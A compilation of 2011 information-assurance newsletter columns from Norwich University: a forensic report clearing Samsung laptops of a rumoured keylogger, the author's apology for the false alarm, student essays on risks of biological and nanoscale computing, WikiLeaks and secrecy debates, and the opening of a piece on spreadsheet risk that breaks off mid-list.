M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Samsung R540S Laptops Clean:
No Keyloggers or Spyware of Any Kind Found

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Peter R. Stephenson, PhD, CISSP, CISM, FICAF is Director of the Norwich University Center for Advanced Computing and Digital Forensics and Chief Information Security Officer. The following report is entirely his own work with minor edits.

* * *

Dr Kabay requested that the Norwich University center for Advanced Computing and Digital Forensics perform a complete, unbiased investigation of the events leading up to the publication of the allegation that some Samsung computers contained a keylogger called StarLogger. I agreed to do that under the condition that Dr Kabay and Samsung not be part of the investigation. In my view it is necessary to separate the facts of the issue so that they may be analyzed critically using appropriate technology. Both agreed with minor exceptions that I will note in this report.

Before I start, it is important that readers understand why the Center in general and I in particular am qualified to conduct this investigation. The Center has, as its mandate, the responsibility for research and support for several advanced computing technologies including digital forensics and investigations. Our tools are best of breed commercial tools, our environment is controlled strictly and our security is maintained to avoid contamination. We conduct digital investigations routinely for Norwich University and such entities as the state of Vermont. My own background of nearly 50 years includes a PhD in digital investigation the designations CISSP, CISM and FICAF as well as decades of experience.

Samsung purchased two laptops from a retail location in New Jersey and flew them to Norwich University. They then conveyed the laptops personally where Dr Kabay received them and standard chain of custody procedures were followed. He confirmed that the manufacturer's security seal was still in place, added our own security seal over the factory seals without opening the sealed packages, logged the two computers by serial number into our system (which involves getting a chain of custody form signed) and locked the computers in our evidence locker. We retained the store's sales slip that showed the two purchased computers by serial number.

When I returned to campus that evening after off-campus travel I confirmed that the security seals were still intact (we use a special tape that is nearly impossible to remove without visibly damaging the tape) and opened the first box. I recorded on a digital voice recorder the entire process of opening the box, removing the hard drive and taking forensic images using FTK Imager, current version, and appropriate write blocking. I locked the door to my forensic lab and left the program to complete. When it finished I performed the same task with the other computer. I then processed both images using FTK 3.2. The images are raw (dd) images, uncompressed. In neither case was the Samsung computer ever powered on.

Upon completing the case processing I checked both disk images – now processed into a single case file – for the presence of the files that make up the StarLogger distribution (the forensic tool

can see inside cab and other archive files) as well as the presence of the default installation directory. None were present.

I then ran the most current release of Wetstone Technologies Gargoyle against both disks. I used the March dataset, which should be adequate since the laptops were manufactured well prior to March. Gargoyle particularly looks for malware including, specifically, keyloggers. There are two versions of StarLogger explicitly part of the dataset that I used.

I then created a hash set that consisted of some 8,400-plus hashes of keyloggers and spyware using the NSRL hash set included with Gargoyle. Using FTK I imported the hash set and ran the entire set against the two images from the Samsung computers. The results were that there were no keyloggers or spyware found on the Samsung laptops.

Throughout this process there was no participation or lab access by either Dr Kabay or Samsung. There was no evidence of the presence of StarLogger or any other keylogger or spyware on either computer. From that I concluded that StarLogger was not installed or ready to be installed on either computer.

Therefore, I conclude that the two Samsung R540 laptops are free from spyware and keyloggers and that the reported presence of StarLogger was a false alarm.

* * *

Peter Stephenson is a writer, consultant, researcher and lecturer in information assurance and incident investigation on large-scale computer networks with over 40 years experience in various technology fields. He earned his PhD at Oxford Brookes University in the UK and holds an MA in diplomacy from Norwich University with a concentration in terrorism. Dr. Stephenson has lectured in 11 countries plus the United States and has written or contributed to 16 books and several hundred articles in major national and international trade publications and technical/scientific journals for the past 25 years. He is the technology editor for *SC Magazine*. Currently, he is Director of the Norwich University Advanced Computing Center at Norwich University where he is also the Chief Information Security Officer and an instructor in digital forensics and network-centric warfare. Dr Stephenson's current research is on cyber attack attribution, and cyber profiling. He currently is working on a book on information assurance analytics, due to be published in 2011 and the second edition of his book on computer related crime investigation, also due out in 2011.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Groveling Apology to Samsung:
Kabay Blew It

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

After publishing a false positive that damaged Samsung Electronics' reputation by claiming falsely that their laptops had a keylogger installed, my colleagues and I are seriously analyzing all the things we did wrong. There will be additional reporting (and groveling) along these lines soon, but right away, I want to recount all my mistakes and the lessons I have learned in this painful experience.

I didn't follow my own guidelines, which I expressed to my colleague as follows on the 9th of March: "The issue you have identified is serious and will cause an explosion in the press. It is therefore critically important that we be absolutely sure of all the facts – and that the identification of a keylogger is absolutely solid."

First, I should have realized that a report that Samsung was installing a keylogger for tracking did not make sense: keyloggers are inappropriate as monitoring tools for computer activity because they work with keystrokes, not comprehensive logging of extensive useful information. That realization alone should have warned me that we were likely on a wrong path.

Second, when I learned that there was a directory called C:\Windows\SL associated with StarLogger < http://techdows.com/2011/03/starlogger-removal-guide.html >, I should have looked further into the situation by asking about files found in the directory.

Third, I should have written to the makers of the antivirus to see if they had any comments about the identification of StarLogger. They would have responded that it was a false alarm and the whole mess would have stopped right there.

Third, I did send Samsung copies of my draft article on Saturday the 12th of March that began, "Some years ago, Sony ended up paying $540M in fines for having included a rootkit on some of its CD-ROMs for music. | A researcher has demonstrated that two virgin Samsung portable computers included the StarLogger software – a dangerous keylogger that can transmit everything typed or seen on a system. Support staff at Samsung confirmed that the software is installed with approval of Samsung. | Please return comments for inclusion in the attached draft articles by no later than COB Fri 18 Mar 2011. Please REPLY ALL to ensure that all the Samsung PR agents and our research group are notified. We will send you the final version of the manuscript when we submit it for publication." However, in retrospect, it was stupid of me to ignore the lack of response: e-mail has no guarantee of delivery and I failed to include a read-receipt on the message with the manuscripts. By, say, Tuesday, I should have phoned Samsung and tried to get a response; instead, I just continued my normal routine and didn't even think about the lack of response.

Fourth, I tried to get a Samsung portable computer of the kind mentioned in the articles, but I didn't try very hard. After I determined that there were no local stores with that type of laptop computer, I failed to find out that a large retailer only an hour away had them in stock.

Fifth, I absolutely should have waited for a response from Samsung before publishing the article

at all. My normal procedure is *never* to publish an article without checking with the people concerned, and I violated that standard in this case.

So I can understand the anger and frustration expressed by many people online, some of whom have actually written to me; one notable letter described me as a maniac and several anonymous correspondents recommended that I be stripped of my CISSP-ISSMP designations. I hope that my open, humble apology will satisfy at least some of these people without my having to kill myself.

I want to make it absolutely clear that in my opinion, Samsung has behaved impeccably. They did absolutely nothing wrong with their laptops and they responded to this ill-advised, incorrect analysis with courtesy and calm. They collaborated fully with Dr Stephenson so that he could publish his categorically clean bill of health for their computers.< URL >

Sorry, sorry, sorry, …..

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Computing Naturally:
Benefits and Risks of Genetic Algorithms

by Nicolas Logan & M. E. Kabay, PhD, CISSP-ISSMP
School of Business & Management
Norwich University, Northfield VT

Nicholas K. Logan, CEH is a graduating senior in the information assurance program< http://www.norwich.edu/academics/business/infoAssurance/index.html > of the School of Business and Management< http://www.norwich.edu/academics/business/index.html > at Norwich University< http://www.norwich.edu >. As one of his essays in the IS342 Management of Information Assurance course< http://www.mekabay.com/courses/academic/norwich/is342/ >, he wrote about potential benefits and risks of several types of computing based on biological models. Everything that follows is Mr Logan's work with minor edits.

* * *

The use of naturally occurring systems for massively parallel computing could change the nature of encryption methods, allow computers to connect with living tissue, and allow for computational systems that evolve independently of their creators' intent. The risks are greater than any other posed by computer systems up to now, but the potential benefits are great. These new systems are in development now in labs around the world. The day is coming where computers can be grown, not built.

Genetic Algorithms

The current world of biologic computation can be divided into three categories: genetic algorithms, natural computation, and nanotechnology.

Genetic algorithms< http://www.doc.ic.ac.uk/~nd/surprise_96/journal/vol4/tcw2/report.html > are very different from the others since they do not utilize natural systems directly. Genetic algorithms are functions that utilize processes observed in nature to produce algorithms and solutions that survive the evolutionary constrains in which the algorithm was produced. Genetic algorithms start with random combinations of basic functions and through placing evolutionary goals on the produced algorithms it will choose and alter or recombine those algorithms that weren't as wrong as the others and run this new generation of algorithms. Given enough time and computer power genetic algorithms can solve many issues that took centuries to solve and find solutions to problems outside of current human comprehension.

The use of genetic algorithms has recently shown its strength by allowing a computer to compute, "the law of conservation of momentum, and Newton's second law of motion," with only input about pendulums and basic mathematical functions (e.g., addition, subtraction). < http://www.wired.com/wiredscience/2009/04/newtonai/ >

Risks of Genetic Algorithms

Genetic algorithms on their own are not necessarily inherently risky, but when used with the technology in the following two articles, DNA-based computation and nanotechnology, there is a possibility for technology to leave humanity's control and take control of its own destiny.

[MK adds: Geek cartoonist Randall Munroe< http://xkcd.com/about/ > has a cute cartoon< http://xkcd.com/534/ > about the possible perils of genetic algorithms in which he advises programmers to include the possible costs of "thisAlgorithmBecomingSkynetCost" (a reference

to the Terminator< http://www.imdb.com/title/tt0088247/ > films) in which rogue computers called Skynet try to wipe out humanity.]

If robots with the ability to alter biologic material and to carry out massively parallel computation were able to provide parameters to improve themselves using genetic algorithms, the growth rate in capabilities could increase at an exponential rate. One form of exponential self improvement could go as follows:

1. Genetic algorithm used to improve hardware;
2. Improved hardware allows software to run faster;
3. Faster software develops better version of the software;
4. Recursively follow steps 1 through 3 until resources run low;
5. Use genetic algorithm to solve current issue of resource scarcity;
6. Go to step one.

In the next of the three articles in this series, Mr Logan looks at DNA-based computation.

* * *

Nicholas K. Logan, CEH is a member of the Norwich University Corps of Cadets. After he graduates with his BSc in Computer Security and Information Assurance in May 2011, he will be working for a large Washington, DC area consulting firm where he has been an intern working on risk management Monte Carlo modeling. He is a member of the Association for Computing Machinery and has been inducted into the Upsilon Pi Epsilon honor society. In addition to his wide interests in information security and risk management, he is fascinated by computational complexity theory, artificial intelligence, and evolutionary theory.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Please support Norwich University ROTC student Zach Wetzel's fund-raising run for the Semper Fi Injured Marines Fund.< http://www.active.com/donate/semperfifundmcm2011/fundZWetzel >

Computing Naturally:
Benefits and Risks of DNA-based Computing

by Nicolas Logan & M. E. Kabay, PhD, CISSP-ISSMP
School of Business & Management
Norwich University, Northfield VT

In the first of three brief articles looking at biologically-based or –inspired computing, Norwich senior Nicholas Logan began with a discussion of genetic algorithms. Today he examines computation based on a foundation of terrestrial genetics: deoxyribonucleic acid – better known as DNA. Everything that follows is Mr Logan's work with minor edits.

* * *

DNA Computation

One possible resource for computation is using naturally occurring structures, such as DNA< http://www.dnaftb.org/#molecules >, to build components or to complete computations.

In the case of DNA, its use for natural computation occupies two fields and each field has unique implications. The first field of DNA manipulation involves solving problems using the DNA as the direct method of computation. The second method of manipulating DNA is the art of folding DNA into shapes.

The traveling-salesman problem< http://www.tsp.gatech.edu/ > is a classic example of how DNA can be used to compute. Karla Hoffman and Manfred Padberg introduce< http://iris.gmu.edu/~khoffman/papers/trav_salesman.html > the problem as follows:

> The *traveling salesman problem* (TSP) is one which has commanded much attention of mathematicians and computer scientists specifically because it is so easy to describe and so difficult to solve. The problem can simply be stated as: if a traveling salesman wishes to visit exactly once each of a list of *m* cities (where the cost of traveling from city *i* to city *j* is c_{ij}) and then return to the home city, what is the least costly route the traveling salesman can take?

Using DNA, the process begins by assigning DNA strands to cities on a map and to connections between cities. The city strands will bind with the connections and form strands that consist of routes through the different cities. The strands are then sorted so that they connect only the proper number of cities. There is "still the possibility that some of those strands included the same city twice," so the DNA is passed through filters; each filter collecting only DNA that contains a certain section (each section representing a city). The DNA strands that survive the filters represent all possible routes through the cities.

For extensive discussion of the process, see Shasha, D. E. & C. A. Lazere (2010). *Natural computing: DNA, quantum bits, and the future of smart machines*. W.W. Norton (ISBN 9-780-39333-683-2), p 112 ff. AMAZON < http://www.amazon.com/gp/product/0393336832 >

Natural Computation Risks

The implications of DNA computation are that humans will be able to do massively parallel computation to solve for all possible outcomes simultaneously for problems susceptible to parallel computation. This, in theory, could greatly affect cryptanalysis, since all the possible outcomes of trying to decipher text could theoretically be generated in nearly the same time as it takes for one result to be generated by a single processor; they would then simply have to be

sorted through to find natural language patterns that could be the plain text. Leon Adleman, one of the three inventors of public-key cryptography< http://www.voltage.com/PKC/ >, performed a landmark experiment in 2002, when he used a DNA computer “to find the only correct answer from over a million possible solutions to a computational problem.”< http://physicsworld.com/cws/article/news/5229 >

[MK adds: For a slightly more recent scholarly review of issues in DNA-based computing, see Ezziane, Z. (2006). “DNA computing: applications and challenges.” *Nanotechnology* 17:R27-R39. < http://www.nanoarchive.org/183/1/nano6_2_R01.pdf >]

DNA Origami

The first folding of DNA into repeatable patterns was developed by Paul Rothemund and utilizes DNA to fold DNA.< http://bi.snu.ac.kr/Info/dnacom/nature04586.pdf > As described by The use of DNA *staples* allows long strands of DNA to be folded into any shape by finding the DNA sequences that will be brought together and then synthesizing a DNA section that, when folded, will bond half of itself to each section. These sections are thus effectively zipped together. Using this method with “about 200 different staples,” Rothemund was able to produce smiley faces at an angstrom scale (a meter is 10 billion angstroms).

Using DNA origami, it may be possible to use DNA to build functional DNA nanotubes which in turn could theoretically be used to build nano-sized computers.

In the last of these three articles, Mr Logan looks at nanobots.

* * *

Nicholas K. Logan, CEH is a member of the Norwich University Corps of Cadets. After he graduates with his BSc in Computer Security and Information Assurance in May 2011, he will be working for a large Washington, DC area consulting firm where he has been an intern working on risk management Monte Carlo modeling. He is a member of the Association for Computing Machinery and has been inducted into the Upsilon Pi Epsilon honor society. In addition to his wide interests in information security and risk management, he is fascinated by computational complexity theory, artificial intelligence, and evolutionary theory.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Please support Norwich University ROTC student Zach Wetzel's fund-raising run for the Semper Fi Injured Marines Fund.< http://www.active.com/donate/semperfifundmcm2011/fundZWetzel >

Computing Naturally:
Benefits and Risks of Nanotechnology

by Nicolas Logan & M. E. Kabay, PhD, CISSP-ISSMP
School of Business & Management
Norwich University, Northfield VT

In the last of three brief articles looking at biologically-based or –inspired computing, Norwich senior Nicholas K. Logan, CEH began with a discussion of genetic algorithms and then reviewed DNA-based computation. Today he examines some implications of tiny semi-autonomous, possibly self-replicating machines – artificial organisms constructed and perhaps programmed with tiny components. Everything that follows is Mr Logan's work with minor edits.

Nanotechnology

DNA origami falls into the realm of building structures with nanometer-sized materials (10^{-9} m), but it is only a basic building block. Nanobots are robots designed at the molecular level, measured in millionths of a meter (nanometers). The development of nanobots is progressing through use of current technologies to produce engines that are operating at the nano-scale.< http://www.youtube.com/watch?v=S4CjZ-OkGDs > Nanobots will be able to function within organisms as a part of the system; for example, nanobots could be designed and programmed to work within the human body to perform many functions that the human body requires, but with greater effectiveness and precision than human cells. The nanobots could monitor and replace damaged body parts and interface with digital computers to order replacement nano-material for the host body. For an interesting discussion of the potential of nanobots, see p 28 ff of Kurzweil, R. (2006). *The singularity is near: when humans transcend biology*. Penguin (ISBN 0143037880). 672 pp. AMAZON < http://www.amazon.com/Singularity-Near-Humans-Transcend-Biology/dp/0143037889 >

Threats from Nanotechnology

The obvious threat of self-replicating nanotechnology is that their cellular structure will allow them to mutate, as a cell does, and with the advanced technology involved in their creation they will become a far more dangerous cancer than any naturally occurring disease. In science-fiction films and series, rogue nanobots are a common theme; for example, in the popular *Stargate SG-1*< http://stargate.mgm.com/view/series/1/index.html > and *Stargate Atlantis*< http://stargate.mgm.com/view/series/2/index.html > television series, several episodes involve *nanites*, the term the series use for nanobots:

- "Learning Curve"< http://www.imdb.com/title/tt0709113/ > has nanites that extract information from children and then spread the information throughout society by replication and implantation.
- In "Nemesis"< http://www.imdb.com/title/tt0709128/ >, *replicators* are self-reproducing nanites that form insect-like ravening hordes.
- "Small Victories"< http://www.imdb.com/title/tt0709173/ > continues the story line with destructive replicators that slaughter humans.
- "Enemies"< http://www.imdb.com/title/tt0709077/ > includes a Replicator-infected ship with no people left on it.

- “Unnatural Selection”< http://www.imdb.com/title/tt0709214/ > finds an entire galaxy overrun by replicators.
- “New Order: Part 2”< http://www.imdb.com/title/tt0709131/ > continues the story of the battle against the replicators.
- “Reckoning” parts 1< http://www.imdb.com/title/tt0709151/ > and 2< http://www.imdb.com/title/tt0709152/ > has replicators adapting themselves into clones of living creatures including key characters in the series.

Dennis E. Shasha and Cathy Lazere point out that the communication of nanobots and digital computers could, “easily turn (a nanobot) into a spy,” and that the faster computers created though natural computation and nanotechnology could be used to produce more effective weapon systems (*Natural Computing: DNA, Quantum Bits, and the Future of Smart Machines*< http://www.amazon.com/Natural-Computing-Quantum-Future-Machines/dp/0393336832 >, p 235).

If such semi-autonomous, microscopic computers were to spread throughout society, unauthorized nanobot reprogramming or control could lead to serious damage to system that were depending on these devices. One can imagine self-contained nanobots being inserted into a patient to repair a damaged heart – and then being subverted by criminal hackers to destroy heart tissue instead of healing it.

Concluding Remarks

These new technologies may have some serious risks for humanity such as new forms of cancer, technological growth at rates that may surpass human knowledge, spies within our bodies, computers capable of mass destruction, and systems capable of breaking the world’s best ciphers in seconds.

However, these systems may also have significant benefits. Even a virulent cancer forming inside a body might be less damaging than current cancers if nanobots contributed to a more effective immune system; such devices could also help to detect and monitor diseases much earlier. Conceivably, self-replicating semi-autonomous nanobots could cure various degenerative diseases.

The idea that computers might develop beyond human control may be a risk, but these devices could also benefit society.< http://www.peterhollings.com/?p=272 > For example, code-breaking systems can be used for good (e.g., helping law enforcement) and evil (e.g., helping dictatorships) and will motivate future advancements in cryptography and cryptanalysis.

The destruction of the world has been possible since the development of the hydrogen bomb. So, regardless of how powerful possible computer-made weapon systems are, humanity has already enabled global destruction.

Humanity has always created new technologies and each technology has had its risks. It seems that the more advanced the technological achievements of humanity become the greater the inherent risks of the innovations. Yet, through awareness, control, forethought, and possibly luck humanity is still present in the universe. We have not blown ourselves off the surface of the planet.

The very fact that humanity is aware of the risks posed by the fields of natural computation is the first step in averting these risks and establishing guidelines for research and use of these upcoming technologies. The questions in the end have to be whether humanity is ready to stop advancing because of fear of technologic advancements, whether it is possible to stop innovation, and whether is it wise to stop innovation when others may still be advancing despite our restraint.

* * *

Nicholas K. Logan, CEH is a member of the Norwich University Corps of Cadets. After he graduates with his BSc in Computer Security and Information Assurance in May 2011, he will be working for a large Washington, DC area consulting firm where he has been an intern working on risk management Monte Carlo modeling. He is a member of the Association for Computing Machinery and has been inducted into the Upsilon Pi Epsilon honor society. In addition to his wide interests in information security and risk management, he is fascinated by computational complexity theory, artificial intelligence, and evolutionary theory.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Please support Norwich University ROTC student Zach Wetzel's fund-raising run for the Semper Fi Injured Marines Fund.< http://www.active.com/donate/semperfifundmcm2011/fundZWetzel >

The Politics of Cyberspace (3): Disintermediation versus Confidentiality

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The completely revised IS407 "Politics of Cyberspace"< http://www.mekabay.com/courses/academic/norwich/is407/index.htm > course that started in January 2011 included a module of references about WikiLeaks< http://wikileaks.info/ > and the role of disintermediated news gathering and distribution< http://www.mekabay.com/courses/academic/norwich/is407/is407_resources/is407_week_08_links.htm > that may interest readers who are thinking about confidentiality of business affairs in the age of the Internet.

For historical perspective, the students were able to read a 2003 interview with Daniel Ellsberg discussing a report in *The Observer* of London< http://www.guardian.co.uk/world/2003/mar/02/usa.iraq > about what *On the Media* (OTM) director Brooke Gladstone described as "the scoops that the U.S. National Security Agency had wiretapped several officials at the U.N. whose nations would be crucial votes on whether to support an invasion of Iraq. A leaked report suggest that Angola, Cameroon, Chile, Bulgaria, Guinea, and Pakistan were bugged, presumably the give the U.S. a leg up in precarious negotiations where few votes for war can be entirely relied upon." < http://www.onthemedia.org/transcripts/2003/03/14/03 > Gladstone commented that the story was ignored by the established news media in the US.

In 2006, OTM co-host Bob Garfield discussed pressures by the Sunlight Foundation< http://sunlightfoundation.com/ > to make "government transparent & accountable." In that year, the House of Representatives in the US Congress "approved two measures to combat so-called earmarks, the pet projects slipped into spending legislation…. One rule change requires House members to put their names on the earmarks they propose. The other is a bill, already approved in the Senate, that would create a public, searchable Web database of all federal grants and contracts. That bill was introduced in the spring but then was secretly put on hold by a couple of senators, preventing it from a full vote."< http://www.onthemedia.org/transcripts/2006/09/15/07 > Citizen action removed the secret hold: "In a rare show of unity, a coalition of liberal and conservative blogs asked readers to call their senators and find out if they had imposed the hold. Volunteers managed to narrow it down to four possible culprits, at which point Republican Ted Stevens stepped forward and claimed responsibility." Garfield noted that the pressures for openness by politicians "change the behavior of citizens in this what-does-one-vote-do culture. The idea of actually holding representatives accountable seems to suggest opportunities for actually an engaged electorate[.]"

The Sunlight Foundation also participated in a movement to track how members of Congress spend their time.< http://www.onthemedia.org/transcripts/2007/03/09/05 > Another project was an organized database of government contracts showing exactly which organizations receive how much money from US taxpayers. < http://www.onthemedia.org/transcripts/2009/01/16/07 >

A March 2009 interview with WikiLeaks principal Julian Assange< http://www.onthemedia.org/transcripts/2009/03/13/04 > challenged Assange on "if hypothetically he would publish information sent to his website that could lead to the deaths of innocents, such as, for instance, how to release anthrax into a town's water supply." Assange replied, "Yes, even if there is a possibility that it would lead to loss of life. It's hard to imagine a circumstance where we would get a document and us not publishing it would be helpful. If they were ill motivated, then they could send that in private to terrorist groups, to neo-Nazi organizations, and those organizations could then develop their plans out of the sunlight. And that's the greatest harm." Bob Garfield pointed out that Assange "declined to provide your telephone number to our producers, or your whereabouts, for that matter." Assange explained, "We are a bit cagey about some of our communications. The reason is that we deal with intelligence forces every day. If too much is known about the journalists that are working with us, their telephone can be tapped and monitored, and forces that are communicating with them can be monitored. The results of a slip-up on our behalf could be fatal to some of the people that we work with, so we're very cautious to make sure that people can't get at our sources by obtaining our telecommunications records." Students in IS407 commented on the irony of secrecy by an organization touting openness.

In a May 2010 show, Bob Garfield interviewed Gabriel Schoenfeld, author of *Necessary Secrets: National Security, the Media, and the Rule of Law*< http://www.amazon.com/Necessary-Secrets-National-Security-Media/dp/0393339939/ >, who argues strongly for limits on the publication of state secrets. Schoenfeld summarized his position at the end of the interview as follows: "I think the government can and should prosecute journalists who trespass on the public's right not to know. And the public's right not to know is something that's rarely spoken about, let alone defended, but it's perfectly obvious why we don't want to know certain things that our government is doing. It's because if we know those things, our adversaries know them as well."

More on the issue of disintermediation and confidentiality in the next article.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Politics of Cyberspace (4): WikiLeaks – Responsibility or Vandalism?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This article continues with pointers to links from the completely revised IS407 "Politics of Cyberspace"< http://www.mekabay.com/courses/academic/norwich/is407/index.htm > course that started in January 2011. In this section, I'm continuing to present interesting interviews and articles about WikiLeaks< http://wikileaks.info/ >.

* * *

Brooke Gladstone, director of the National Public Radio program *On the Media* < http://www.onthemedia.org/ >, interviewed analyst Steven Aftergood, who "is the longtime writer of the email newsletter and blog, Secrecy News. For years he's reported and researched government secrecy and advocated for U.S. government transparency. He's no stranger to the antagonism between secrecy and disclosure. But in recent months he's been a critic of WikiLeaks and its methods."< http://www.onthemedia.org/transcripts/2010/07/30/02 >

Aftergood argued, "…[T]here was a pattern of activity by WikiLeaks in which they were disclosing confidential records of social and religious groups, like the Masons and the Mormons and several others, that did not reveal any misconduct. And it seemed to me that they were using the posture of transparency as a kind of weapon against disfavored groups. And, to me, that was a really repugnant thing to do." He said that Wikileaks "have a long ways to go in developing a code of conduct. I would also say that in the U.S., the political process is still flexible enough that it is possible to put forward an argument for a change in policy and to see that change put into practice. We've seen more than a billion pages of historically valuable records declassified since 1995. So I look with a little bit of concern at the broadsides that WikiLeaks is launching at the classification system. They seem oriented not towards fixing it but towards defeating it."

Noam Chomsky< http://www.chomsky.info/ > was interviewed by Amy Goodman of *Democracy Now*< http://www.democracynow.org > about his analysis of the WikiLeaks release of hundreds of thousands of secret US State Department cables.< http://www.democracynow.org/2010/11/30/noam_chomsky_wikileaks_cables_reveal_profound > Chomsky commented that some of the contents released by WikiLeaks "reveals … the profound hatred for democracy on the part of our political leadership." He said, "The materials—we should understand—and the Pentagon Papers is another case in point—[demonstrate] that one of the major reasons for government secrecy is to protect the government from its own population. In the Pentagon Papers, for example, there was one volume, the negotiations volume, which might have had bearing on ongoing activities, and Dan Ellsberg withheld that. That came out a little bit later. But if you look at the Papers themselves, there are things that Americans should have known that the government didn't want them to know. And as far as I can tell, from what I've seen here, pretty much the same is true. In fact, the current leaks are—what I've seen, at least—primarily interesting because of what they tell us about how the diplomatic service works."

One of the most entertaining clips in the IS407 list of suggested references is a debate between Salon.com writer Glenn Greenwald< http://www.salon.com/news/opinion/glenn_greenwald/index.html > and longtime advocate for reduction of government secrecy Steven Aftergood< http://www.fas.org/sgp/aftergood.html >. In "Is WikiLeaks' Julian Assange a Hero?"< http://www.democracynow.org/2010/12/3/is_wikileaks_julian_assange_a_hero >, the two articulated different perspectives on the effects of WikiLeaks disclosures.

Daniel Ellsberg< http://www.ellsberg.net/ >, famous – or notorious, depending on one's political perspective – for leaking the Pentagon Papers< http://www.gwu.edu/~nsarchiv/NSAEBB/NSAEBB48/ > in 1971 about the origins of the US war against Vietnam, argued that ""If I released the Pentagon Papers today, the same rhetoric and the same calls would be made about me. I would be called not only a traitor—which I was then, which was false and slanderous—but I would be called a terrorist... Assange and Bradley Manning< http://www.ibtimes.com/articles/86525/20101129/us-wikileaks-bradley-manning-factfile-who-is.htm > are no more terrorists than I am."

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Controlling the Subversive Spreadsheet

By Ray Butler, CISA, FIRM & by M. E. Kabay, PhD, CISSP-ISSMP

The British public relations firm Eskenzi PR & Marketing< http://www.eskenzipr.com/ > has been sending me consistently interesting articles and fully cooperating with suggested changes that I make in the submissions. Today we have a contribution written by Ray Butler, with thanks to Eskenzi's James Jackson for forwarding the work. Everything that follows is Mr Butler's own material with minor edits.

* * *

Spreadsheets are the ubiquitous Swiss Army knife of corporate computing. Since VisiCalc< http://www.bricklin.com/visicalc.htm > put the Apple II< http://apple2history.org/ > on corporate desks in the early 1980s, and Lotus 1-2-3< http://dssresources.com/history/sshistory.html > did the same for the IBM PC, it has become impossible to imagine a corporate IT network without a spreadsheet. Indeed it's almost impossible to buy a PC that doesn't ship with spreadsheet software of some sort.

Spreadsheets fuelled the PC revolution by freeing business people from what many saw as the inability of IT departments to deliver flexible solutions to business problems. End-users found that they could download huge volumes of corporate data and analyse it in all sorts of ways to solve their problems and plan their forecasts. Spreadsheets are used for anything from an individual's personal expenses and time records, by way of use in medicine to calculate doses of drugs and radiation, engineering in structural strength and design, through to complex financial calculations and reports. As Mel Glass, David Ford and Sebastian Dewhurst wrote in "Reducing the Risk of Spreadsheet Usage – a Case Study"< http://arxiv.org/abs/0908.1584 >, "...spreadsheets will always fill the void between what a business needs today and the formal installed systems...."

Trouble was (and still is), that for important applications and models the IT department's restrictions and controls actually delivered checks and balances to prevent errors and ensure that solutions in use were reliable. Even so, tales of large errors in spreadsheets soon began to circulate. Many of them are documented by the European Spreadsheet Risks Interest Group< http://www.eusprig.org >.

Recent foul-ups include:

